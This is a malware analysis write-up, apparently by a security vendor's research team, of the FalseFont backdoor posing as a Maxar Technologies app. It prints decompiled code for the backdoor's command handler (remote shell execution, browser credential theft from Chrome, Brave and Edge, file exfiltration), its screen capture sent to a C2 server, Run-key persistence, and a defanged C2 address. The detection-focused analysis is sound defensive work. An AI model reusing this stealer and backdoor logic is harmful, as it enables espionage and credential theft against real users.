

Analysis of FalseFont Backdoor used by Peach-Sandstorm Threat Actor


Nexttron Threat Research Team :



In this article, we will explore the FalseFont Backdoor used by Peach Sandstorm APT to target defense contractors worldwide. The backdoor was initially identified and reported on by [Microsoft](#). The malware features data exfiltration and remote access capabilities. It poses as a legitimate application from US Defense and Intelligence Contractor Maxar Technologies, and provides the user with a realistic UI and behavior.

Triage

When starting the application we are met, with a login screen. The branding and style match the website of Maxar Technologies. The victim is prompted to login to their account or login as a guest. Logging in as a guest will prompt for some personal data for registration.



We attempted a login with randomly chosen credentials, which resulted in an infinite loading screen. However we did gather some information during the execution as we had our Aurora Agent running on the System. Aurora detected multiple suspicious activities.


Level	Time	Message	Title	Description	Match	Image	Author
Notice	2024-01-26 17:04:33	Sigma match found	Communication To Uncommon Destination Ports	Detects programs that connect to uncommon destination ports	8080 in DestinationPort true in Initiated	C:Users\Derik\Desktop\Mazar.exe	Florian Roth (Nextron Systems)
Notice	2024-01-26 17:04:31	Sigma match found	Communication To Uncommon Destination Ports	Detects programs that connect to uncommon destination ports	8080 in DestinationPort true in Initiated	C:Users\Derik\Desktop\Mazar.exe	Florian Roth (Nextron Systems)
Warning	2024-01-26 17:01:41	Sigma match found	CurrentVersion Autostart Keys Modification	Detects modification of autostart extensibility point (ASEP) in registry.	SOFTWARE\Microsoft\Windows\CurrentVersion in TargetObject \Run in TargetObject	C:Users\Derik\Desktop\Mazar.exe	Victor Sergeev, Daniil Yuzefovskiy, Glib Sukhodolovskiy, Timur Zinnatullin, osad.community, Tim Shelton, frack112 (split)
Warning	2024-01-26 17:01:40	Filename IOC match found	Suspicious EXE locations			C:Users\Derik\Desktop\Mazar.exe	Nextron
Warning	2024-01-26 17:01:40	Sigma match found	CurrentVersion Autostart Keys Modification	Detects modification of autostart extensibility point (ASEP) in registry.	SOFTWARE\Microsoft\Windows\CurrentVersion in TargetObject \Run in TargetObject	C:Users\Derik\Desktop\Mazar.exe	Victor Sergeev, Daniil Yuzefovskiy, Glib Sukhodolovskiy, Timur Zinnatullin, osad.community, Tim Shelton, frack112 (split)
Warning	2024-01-26 17:01:39	Sigma match found	Suspicious Files In Data Root Folders - FileCreation	Detects creation of suspicious files inside of the appdata and programdata subfolders first level. Usually appdata and programdata stores binaries or other files inside of folders and not on at the root of the subfolder. A file placed at the root of these...	AppData\Local\broker.exe in TargetFilename	C:Users\Derik\Desktop\Mazar.exe	Nesreddine Bencherchali
Warning	2024-01-26 17:01:39	Sigma match found	Suspicious Files In Data Root Folders - FileCreation	Detects creation of suspicious files inside of the appdata and programdata subfolders first level. Usually appdata and programdata stores binaries or other files inside of folders and not on at the root of the subfolder. A file placed at the root of these...	AppData\Local\broker.exe in TargetFilename	C:Users\Derik\Desktop\Mazar.exe	Nesreddine Bencherchali
Warning	2024-01-26 17:01:39	Filename IOC match found	Typical Malware Location - AppData / Local / Roaming	Peach Sandstorm APT IOCs 2024-01-12 https://twitter.com/MaltSecInfo/status/1737895710164928824 (APT)	AppData\Local\broker.exe	C:Users\Derik\Desktop\Mazar.exe	Nextron
Warning	2024-01-26 17:01:39	Sigma match found	CurrentVersion Autostart Keys Modification	Detects modification of autostart extensibility point (ASEP) in registry.	SOFTWARE\Microsoft\Windows\CurrentVersion in TargetObject \Run in TargetObject	C:Users\Derik\Desktop\Mazar.exe	Victor Sergeev, Daniil Yuzefovskiy, Glib Sukhodolovskiy, Timur Zinnatullin, osad.community, Tim Shelton, frack112 (split)
Warning	2024-01-26 17:01:39	Sigma match found	Suspicious Files In Data Root Folders - FileCreation	Detects creation of suspicious files inside of the appdata and programdata subfolders first level. Usually appdata and programdata stores binaries or other files inside of folders and not on at the root of the subfolder. A file placed at the root of these...	AppData\Roaming\host.exe in TargetFilename	C:Users\Derik\Desktop\Mazar.exe	Nesreddine Bencherchali
Warning	2024-01-26 17:01:39	Sigma match found	Suspicious Files In Data Root Folders - FileCreation	Detects creation of suspicious files inside of the appdata and programdata subfolders first level. Usually appdata and programdata stores binaries or other files inside of folders and not on at the root of the subfolder. A file placed at the root of these...	AppData\Roaming\host.exe in TargetFilename	C:Users\Derik\Desktop\Mazar.exe	Nesreddine Bencherchali
Warning	2024-01-26 17:01:39	Filename IOC match found	Typical Malware Location - AppData / Local / Roaming	Peach Sandstorm APT IOCs 2024-01-12 https://twitter.com/MaltSecInfo/status/1737895710164928824 (APT)	AppData\Roaming\host.exe	C:Users\Derik\Desktop\Mazar.exe	Nextron

The screenshot shows Aurora provided a number of events including multiple warning level events. These events are quite typical for malware establishing persistence. The major event to consider here are the files dropped in AppData and the modification of the autostart registry keys in quick succession. The warning events serve as an urgent indicator for a human analyst to take action. The notice events while often overlooked gave us some valuable information here. They actually revealed the first C2 which as we later found out is responsible for credential stealing.

After gaining an initial understanding of the malware's behavior, we proceeded with our in depth analysis reverse-engineering the payload.

Technical Analysis

The sample is written in .NET and utilizes the self-contained single-file host feature, encapsulating the managed code within a native bootstrapping application. We'll begin by, extracting the managed code from the native application bundle using the [ILSpy](#) decompiler. In the decompiler we can see the individual components of the bundle, which contains a bunch of .NET system libraries and the payload `Maxar.dll` which we can identify using the `Maxar.deps.json` file.



Further analysis of the managed payload will be conducted in [dnSpy](#). On first glance we are not dealing with obfuscated or heavily packed code here. We can spot some WPF code which is responsible for the frontend provided by the malware to pose as a legitimate application.

The UI


The UI does more than we initially anticipated. We found that all logins are actually sent to a different host than the C2 handling the remote access features. The application offers two options a normal login and a guest login. The guest login will show a fake registration and tell the user to wait for feedback from the

team at Maxar, or in this case likely the threat actor. When pressing the login button the agent checks if the email is valid and the password matches the requirements: one capital letter, one special character longer than eight characters. After those checks it contacts the following IP

hxxp://64[.]52[.]80[.]30:8080 which is hardcoded in the UI code. The entered credentials are transmitted. During the process the agent serves the user with a loading screen. If the credential server successfully received the credentials and responds with a success. The client will show the user a new form asking for personal details like full name, address, email etc. as well as employment history with Maxar Technologies.


We suspect that the threat actor is collecting this information for espionage or identity theft. During the initialization of the app the actual backdoor is executed which installs persistence and establishes a connection with the actual C2 server for remote access.

Command and Control



```
1 using System;
2 using System.CodeDom.Compiler;
3 using System.Diagnostics;
4 using System.Linq;
5 using System.Reflection;
6 using System.Runtime.CompilerServices;
7 using System.Threading;
8 using System.Windows;
9 using Core.Agent.Utilities;
10
11 namespace Agent.Core.MPF
12 {
13     // Token: 0x02000036 RID: 54
14     public class App : Application
15     {
16         // Token: 0x00000220 RID: 344 Rdx: 0x00000220 File Offset: 0x00004128
17         private Type[] GetTypesInNamespace(Assembly assembly, string namespace)
18         {
19             return (from t in assembly.GetTypes()
20                 where string.Equals(t.Namespace, namespace, StringComparison.Ordinal)
21                 select t).ToArray<Type>();
22         }
23
24         // Token: 0x00000221 RID: 345 Rdx: 0x00000221 File Offset: 0x00004128
25         private void Application_Startup(object sender, StartupEventArgs e)
26         {
27             bool flag = e.Args.Any<string>();
28             if (flag)
29             {
30                 App.Args = e.Args[0];
31                 App.ErrorCode = App.Args == Constants.Update || App.Args == Constants.Reset;
32                 App.IsUpdated = App.Args == Constants.Update;
33             }
34             bool flag2 = false;
35             this.Mutex = new Mutex(true, Constants.Mutex, out flag2);
36             bool flag3 = !flag2;
37             if (flag3)
38             {
39                 bool errorCancel = App.ErrorCancel;
40                 if (!errorCancel)
41                 {
42                     try
43                     {
44                         this.InitializeComponent();
45                         Constants.PFunction.Invoke(Constants.PFunction.Exist(), BindingFlags.Static | BindingFlags.Public, new Type[] { typeof(int) }, Invoke(null, new object[] { 0 }));
46                     }
47                     catch
48                     {
49                         // Token: 0x00000222 RID: 346 Rdx: 0x00000222 File Offset: 0x00004128
50                         [DebuggerNumberCode]
51                         [DebuggerCode("PresentationBuildTask", "7.0.10.0")]
52                         public void InitializeComponent()
53                         {
54                             bool contentLoaded = this._contentLoaded;
55                             if (!contentLoaded)
56                             {
57                                 this._contentLoaded = true;
58                                 base.Startup += this.Application_Startup;
59                                 base.StartupUri = new Uri("MainIndex.xaml", UriKind.Relative);
60                                 Uri uri = new Uri("P:\\Maxar\\component\\en\\vml\\...");
61                             }
62                         }
63                     }
64                 }
65             }
66         }
67     }
68 }
```

After some initial analysis of the entry-point we found the actual core of this backdoor the SignalRHub class. This sparked our interest, SignalR is Microsoft's real-time web API protocol. After further inspection we confirmed that the malware uses the SignalR protocol for its Command and Control (C2) communication. The code presented below unveils the response handlers implemented by the client, offering some insights into the capabilities of this malware.



All C2 communication is encrypted using AES CBC with a hardcoded key and IV. Encryption is implemented as a separate service in the `Core.Agent.Services.Implementations` namespace. Communication and command handling are implemented in a modular way using interfaces and services following common C# app development practice. To further understand the capabilities of the client we will analyze the handlers individually.

The Command Handler

Starting with the Command handler, we need to find the implementation of the class as implemented from an interface. In the implementation we can spot some strings indicating browser credential stealing as well as reverse shells in various forms. Interesting to note: The list of targeted browsers only includes major Chromium based browsers Edge, Chrome and Brave. As indicated by the target paths shown in the screenshot:

```
\Google\Chrome\User Data\
\BraveSoftware\Brave Browser\User Data\
\Microsoft\Edge\User Data\
```

```

55 }
56 // Token: 0x0000004F RID: 79 RVA: 0x00003B04 File Offset: 0x00001D04
57 private void callback(object state)
58 {
59     lock (state)
60     {
61         CoreCommandResultAddRequest coreCommandResultAddRequest = new CoreCommandResultAddRequest();
62         try
63         {
64             CoreCommandAgentResponse coreCommandAgentResponse = state as CoreCommandAgentResponse;
65             IProcessService processService = new ProcessService();
66             IFileStorageService fileStorageService = new FileStorageService();
67             CommandResult commandResult = new CommandResult();
68             coreCommandResultAddRequest.CommandId = coreCommandAgentResponse.Id;
69             switch (coreCommandAgentResponse.Type)
70             {
71                 case CommandTypes.Exec:
72                     commandResult = processService.Run(coreCommandAgentResponse.Path, coreCommandAgentResponse.Parameters, coreCommandAgentResponse.IsBackground);
73                     break;
74                 case CommandTypes.ExecUseShell:
75                     commandResult = processService.RunUseShell(coreCommandAgentResponse.Path, coreCommandAgentResponse.Parameters, coreCommandAgentResponse.IsBackground);
76                     break;
77                 case CommandTypes.ExecAndKeepAlive:
78                     commandResult = processService.RunAndKeepAlive(coreCommandAgentResponse.Path, coreCommandAgentResponse.Parameters, coreCommandAgentResponse.IsBackground);
79                     break;
80                 case CommandTypes.CMD:
81                 {
82                     bool flag2 = coreCommandAgentResponse.Parameters.ToLower() == "pass";
83                     if (flag2)
84                     {
85                         try
86                         {
87                             List<browser> list = new List<browser>
88                             {
89                                 new browser
90                                 {
91                                     Name = "chrome",
92                                     Path = "\\Google\\Chrome\\User Data\\"
93                                 },
94                                 new browser
95                                 {
96                                     Name = "brave",
97                                     Path = "\\BraveSoftware\\Brave-Browser\\User Data\\"
98                                 },
99                                 new browser
100                                 {
101                                     Name = "edge",
102                                     Path = "\\Microsoft\\Edge\\User Data\\"
103                                 }
104                             };
105                             List<string> list2 = new List<string>();
106                             list2.Add(string.Format("{0} {1} {2} {3}", new object[] { "Url", "UserName", "Password", "Browser" }));
107                             foreach (browser browser in list)
108                             {
109                                 try
110                                 {
111                                     List<string> list3 = Browser.Run(browser);
112                                     bool flag3 = list3 != null;
113

```

The Command handler implements a number of sub commands ranging from reverse shell to process termination and data exfiltration. The sub commands are implemented in additional services such as the `ProcessService` for reverse shell, process enumeration etc. and the `FileStorageService` for download, upload and file system inspection. Below you can find an overview of all available sub commands of the Command handler.

Command	Functionality
Exec	Execute attacker supplied command using <code>Process.Start()</code> . Optional run as Background Task*
ExecUseShell	Execute attacker supplied command using <code>Process.Start()</code> with <code>ShellExecute</code> , <code>RedirectStandardError</code> and <code>RedirectStandardOutput</code> . Optional run as Background Task*
ExecAndKeepAlive	Not implemented just returns "not work"
CMD	Run attacker supplied command trough <code>cmd.exe</code> , if parameters are "pass" run browser credential stealer. Optional run as Background Task*
PowerShell	Run attacker supplied Powershell query. Optional run as Background Task*
KillByName	Terminate process by name
KillById	Terminate process by ID
Download	Download and unpack zip file from C2
Upload	Exfiltrate data from victim system, can upload one or multiple files or entire directories
Delete	Delete file from victim system
GetDirectories	Check if attacker supplied directory exists and report contents

ChangeTime	Change timeout for next request
SendAllDirectory	Send all Disks and their directory structure
UpdateApplication	Download update and restart the new agent with a special argument to delete old copies and register new copies of the agent
Restart	Restart the agent with a special argument, check for persistence copies and restart them if found
GetProcess	Send list of all running processes including process name and ID
SendAllDirectoryWithStartPath	Send all sub directories contained in an attacker supplied starting directory

* Background Task use CreateNoWindow and WindowStyle Hidden properties

The GetDir and GetHard Handlers

These two handlers are rather simple. The GetDir handler is quite similar to the GetDirectories sub command of the Command handler. It send a list of all files and directories including path, name and create date for an attacker requested directory. In case the attacker does not specify a directory it scans the current one.

The GetHard handler sends a list of all logical drives to the C2. The list includes the following information: name, drive type, free space and total capacity.

The GetScreen and StopSendScreen Handlers

These handlers are on and off switches for the remote screen viewer feature of the backdoor. The GetScreen handler starts the screen viewer which uploads screenshots of the victim's screen using attacker specified interval, duration, resolution and quality. The screen viewer is run as a new thread capturing the screen and encoding the images as JPEG data then converting it a Base64 string which is send to the C2 server.

```

// Token: 0x06000363 RID: 867 RVA: 0x00033AF File Offset: 0x00015AF
public void Stop()
{
    this._IsCapturing = false;
}

// Token: 0x06000364 RID: 868 RVA: 0x000F27C File Offset: 0x000047C
public void Start(TimeSpan interval, TimeSpan duration, double h, double w, long quality)
{
    bool isRunning = this._IsRunning;
    if (!isRunning)
    {
        this._imagecount = (int)(duration.TotalSeconds / interval.TotalSeconds);
        this._interval = interval;
        this._thread = new Thread(delegate
        {
            this._IsRunning = true;
            int num = 0;
            while (num < this._imagecount && this._IsCapturing)
            {
                this._http.SendScreen(this.Saver(h, w, quality));
                Thread.Sleep(this._interval);
                num++;
            }
            this._IsCapturing = true;
            this._IsRunning = false;
        });
        this._thread.Start();
    }
}

// Token: 0x06000365 RID: 869 RVA: 0x000F2FC File Offset: 0x00004FC
private string Saver(double h, double w, long quality)
{
    try
    {
        double virtualScreenLeft = SystemParameters.VirtualScreenLeft;
        double virtualScreenTop = SystemParameters.VirtualScreenTop;
        using (Bitmap bitmap = new Bitmap((int)w, (int)h))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen((int)virtualScreenLeft, (int)virtualScreenTop, 0, 0, bitmap.Size);
                byte[] array;
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    EncoderParameter encoderParameter = new EncoderParameter(Encoder.Quality, quality);
                    ImageCodecInfo imageCodecInfo = ImageCodecInfo.GetImageEncoders().FirstOrDefault((ImageCodecInfo o) => o.FormatID == ImageFormat.Jpeg.Guid);
                    EncoderParameters encoderParameters = new EncoderParameters(1);
                    encoderParameters.Param[0] = encoderParameter;
                    bitmap.Save(memoryStream, imageCodecInfo, encoderParameters);
                    array = memoryStream.ToArray();
                }
                return Convert.ToBase64String(array);
            }
        }
    }
    catch
    {
        return "";
    }
}

```

The StopSendScreen will stop the screen viewer from if it is still running. We suspect that one reason the threat actor chose SignalR is due to its optimization for real-time data transmission, making it ideal for real-time screen monitoring.

Persistence

Another interesting part of this backdoor are it's persistence mechanisms. The persistence functions are executed in the initialization of the main WPF GUI class. Finding were the actual malicious code started was quite a challenge due to the heavy use of abstraction. The persistence features are implemented in the Core.Agent.Utilities.Prerequisite class. There are multiple components to the process.

The CopyMyApp function is the core, it is run immediately on application start. The function first checks if the application has been updated which is indicated by a command line argument on application start. If an update was performed the function will delete the following three files:

```

%appdata%\host.exe
%localappdata%\broker.exe
%localappdata%\Microsoft\System.exe


```

This step is skipped if no update was performed. Next, the agent checks if the same files have a registry value entry under SOFTWARE\Microsoft\Windows\CurrentVersion\Run. If it doesn't find an entry, it replicates itself in all the designated locations and creates new entries in the registry. Each entry

uses the file name as the value and the file's path as data. There also functions to remove the subkeys entirely and one to replace the file paths for the keys, however these functions are not used. We suspect that these have been implemented for future updates to the C2 commands.

Config

While reversing we encountered the `Core.Agent.Utilities.Constants` class which holds config values and encrypted strings. The encrypted strings are outlined into separate methods that call the decryption function and return the result. The strings are decrypted using AES CBC with the same hardcoded key and IV used for the C2 communication. To ease reversal we wrote a simple python script to statically decrypt and inline the strings. The script uses `dnlib` to parse the binary and decrypt all strings using the hardcoded AES parameters.



```
static Constants()
{
    // Token: 0x00000004 RID: 4
    public static string Update = Constants.AppString.AppUpdate();
    // Token: 0x00000005 RID: 5
    public static string Reset = Constants.AppString.AppReset();
    // Token: 0x00000006 RID: 6
    public static string Mutex = Constants.AppString.AppMutex();
    // Token: 0x00000007 RID: 7
    public static string FileName1 = Constants.AppString.AppFileName1();
    // Token: 0x00000008 RID: 8
    public static string FileName2 = Constants.AppString.AppFileName2();
    // Token: 0x00000009 RID: 9
    public static string FileName3 = Constants.AppString.AppFileName3();
    // Token: 0x0000000A RID: 10
    public static bool HaveError = true;
    // Token: 0x0000000D RID: 13
    public static class AppError
    {
        // Token: 0x0000000E RID: 14 RVA: 0x00001000 File Offset: 0x00001000
        public static string AppError()
        {
            return Constants.B("qNuscZagv89Qe8Dj0uq=");
        }
        // Token: 0x0000000F RID: 15 RVA: 0x0000100C File Offset: 0x0000100C
        public static string AppBaseLocal7000()
        {
            return "http://localhost:8000";
        }
        // Token: 0x00000010 RID: 16 RVA: 0x00001013 File Offset: 0x00001013
        public static string AppBase()
        {
